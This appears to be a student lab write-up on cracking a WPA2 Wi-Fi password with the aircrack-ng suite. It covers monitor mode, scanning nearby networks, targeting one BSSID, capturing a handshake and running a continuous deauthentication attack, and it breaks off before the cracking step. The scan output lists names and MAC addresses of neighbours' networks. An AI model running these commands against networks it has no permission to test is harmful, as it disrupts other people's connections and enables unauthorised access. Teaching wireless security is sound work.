5/4/2021

WORKING WITH AIRCRACK-NG AND KISMET

Gaganpreet Singh

Table of Contents

1 FUNCTIONALITIES

- **AIRMON-NG:** This command can be used to enable, and disable monitor mode on wireless interfaces. Usage command is: **airmon-ng <start|stop> <interface> [channel].**
- **AIRODUMP-NG:** It is used to capture packets of 802.11 frames and is suitable for collecting WEP for using it with aircrack-ng. Usage command is**: airodump-ng <options> <interface> [<interface>,….]**
- **AIREPLAY-NG:** main function is to inject frames for cracking the WEP and WPA-PSK keys with aircrack-ng. Usage command is: **aireplay-ng <option> <replay interface>.** We are using attack 0 option for reauthentication attack.
- **AIRCRACK-NG:** it is used for monitoring, attacking, testing and cracking WEP and WPA PSK networks.
- **KISMET:** It is a network detection, packet sniffing and intrusion detection system for 802.11 WLAN.

2 WIFI PASSWORD CRACKING


Now we will be cracking the password of the Wi-Fi using the commands airmon-ng, airodump-ng, aireplay-ng and aircrack-ng.

The Selected Wi-Fi name is “2408”.

Network Protocol is WPA2


To crack the password of the chosen wi-fi we will be performing below mentioned steps:

1. Open Terminal and type the command “**iwconfig**” to check the mode of wlan0.




```
┌──(root💀KALI)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on


┌──(root💀KALI)-[~]
└─# █
```

2. By default, the mode will be “Managed” and for the task we need wlan0 in monitor mode. For this first we need to kill all possible processes that can interfere our monitor mode and run the command **“airmon-ng check kill”.**




```
┌──(root💀KALI)-[~]
└─# airmon-ng check kill

Killing these processes:

    PID Name
    811 wpa_supplicant


┌──(root💀KALI)-[~]
└─# █
```

3. Now after this, enable monitor mode using command **“airmon-ng start wlan0”.**



```
┌──(root💀KALI)-[~]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Comet Lake PCH CNVi
 WiFi
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]w
lan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(root💀KALI)-[~]
└─# █
```


4. Now run “**iwconfig**” command to confirm monitor mode. Check the name is also changed to wlan0mon.



```
┌──(root💀KALI)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-214748364
8 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on


┌──(root💀KALI)-[~]
└─# █
```

```
oot💀KALI)-[~]
irmon-ng start wl

 Interface

 wlan0
           (mac8
on)
           (mac8

oot💀KALI)-[~]
irmon-ng

PHY      Interface
```

5. Detect access points in this step using command **“airodump-ng wlan0mon”.**




```
┌──(root💀KALI)-[~]
└─# airodump-ng wlan0mon
```

In the image below we can now see all the available network BSSIDs and the channel number on which they are operating, as well as their Encryption type and authentication type are also visible.


For the attack I am going to crack the password for:

- **ESSID- 2408**
- **BSSID VALUE IS 18:FD:CB:A0:06:76**
- **CHANNEL =1**




```
CH  2 ][ Elapsed: 30 s ][ 2021-04-05 18:26

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1A:FD:CB:90:06:76  -38       34        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
18:FD:CB:A0:06:76  -38       33      167    0   1  130   WPA2 CCMP   PSK  2408
18:FD:CB:AF:9A:1C  -60       28        3    0  11  130   WPA2 CCMP   PSK  Kohli5710
1A:FD:CB:9F:9A:1C  -60       28        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
7A:53:0D:D0:6E:AA  -62       22        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
4E:93:A6:9A:91:66  -62       31        0    0   9  130   WPA2 CCMP   PSK  <length:  0>
78:53:0D:F0:6E:AA  -62       29       21    0  11  130   WPA2 CCMP   PSK  Awasthi
4C:93:A6:8A:91:66  -63       28        2    0   9  130   WPA2 CCMP   PSK  Ruhaan Jio
94:FB:A7:64:B8:E0  -70       47       13    0   3  130   WPA2 CCMP   PSK  Ishit_2G
A8:3F:A1:5A:34:79  -70       40        0    0   3  130   WPA2 CCMP   PSK  JioFiber-R68Ub
96:FB:A7:54:B8:E0  -71       42        0    0   3  130   WPA2 CCMP   PSK  <length:  0>
AA:3F:A1:5A:34:79  -71       46        0    0   3  130   WPA2 CCMP   PSK  <length:  0>
94:FB:A7:64:B3:22  -77        2        0    0   1  130   WPA2 CCMP   PSK  Raghav_2
AA:3F:A1:5A:2C:D8  -77        4        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
34:E8:94:AC:0C:42  -79        2        0    0   7  130   WPA2 CCMP   PSK  Sheel
96:FB:A7:54:B3:22  -75        3        0    0   1  130   WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

18:FD:CB:A0:06:76  DC:29:19:66:74:9F   -1   24e- 0      0        1
18:FD:CB:A0:06:76  04:D6:AA:97:D7:E9  -22   24e-24   1858       40
18:FD:CB:A0:06:76  2A:DB:D0:31:10:90  -32   24e- 6    146       39
78:53:0D:F0:6E:AA  F4:F5:DB:A2:82:0D   -1    5e- 0      0        2
4C:93:A6:8A:91:66  E0:13:B5:89:1A:8F   -1   24e- 0      0        1
4C:93:A6:8A:91:66  88:83:5D:85:13:80   -1   24e- 0      0        1
94:FB:A7:64:B8:E0  B2:BE:76:5B:C7:DC   -1    5e- 0      0        5
94:FB:A7:64:B8:E0  C2:54:8E:EE:93:E9   -1    1e- 0      0        2
(not associated)   6C:E8:C6:ED:04:17  -40    0 - 6      0        2
Quitting ...

┌──(root💀KALI)-[~]
└─#
```

6. Now we will be monitoring this selected BSSID using the command **"airodump-ng wlan0mon -c 1 –bssid 18:FD:CB:A0:06:76".**




```
┌──(root💀KALI)-[~]
└─# airodump-ng wlan0mon -c 1 --bssid 18:FD:CB:A0:06:76
```

Below attached image shows the selected BSSID and all the station/devices connected to it.




```
 CH  1 ][ Elapsed: 18 s ][ 2021-04-05 18:30

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 18:FD:CB:A0:06:76  -38   6      205      752    2   1  130   WPA2 CCMP   PSK  2408

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 18:FD:CB:A0:06:76  2A:DB:D0:31:10:90  -32    1e- 6      0      374
 18:FD:CB:A0:06:76  04:D6:AA:97:D7:E9  -20   11e-24      1      788
 18:FD:CB:A0:06:76  DC:29:19:66:74:9F  -79    0 - 1      0        5
```

7. Now we need to create a handshake file to save the handshake of the device connecting to the wi-fi. For this we will run the command **“airodump-ng wlan0mon -c 1 –bssid 18:FD:CB:A0:06:76 -w target_handshake”.**




```
┌──(root💀 KALI)-[~]
└─# airodump-ng wlan0mon -c 1 --bssid 18:FD:CB:A0:06:76 -w target_handshake
```

Created Files.



root@KALI: /ho
DATA
target_handshake-01.kis...
RESTORE
target_handshake-01.kis...
New Volume
target_handshake-01.cap
OS
target_handshake-01.csv
Trash
target_handshake-01.log.csv
File System
Home

8. Now we will perform a wi-fi de-authentication attack using the command **“aireplay-ng –deauth 0 -a 18:FD:CB:A0:06:76 wlan0mon”.**



```
┌──(root💀KALI)-[~]
└─# aireplay-ng --deauth 0 -a 18:FD:CB:A0:06:76 wlan0mon
```

9. After initiating de-auth attack we will be able to capture device handshake.




07:18 PM
root@KALI:/home/gaganpreet/Desktop
File Actions Edit View Help

```
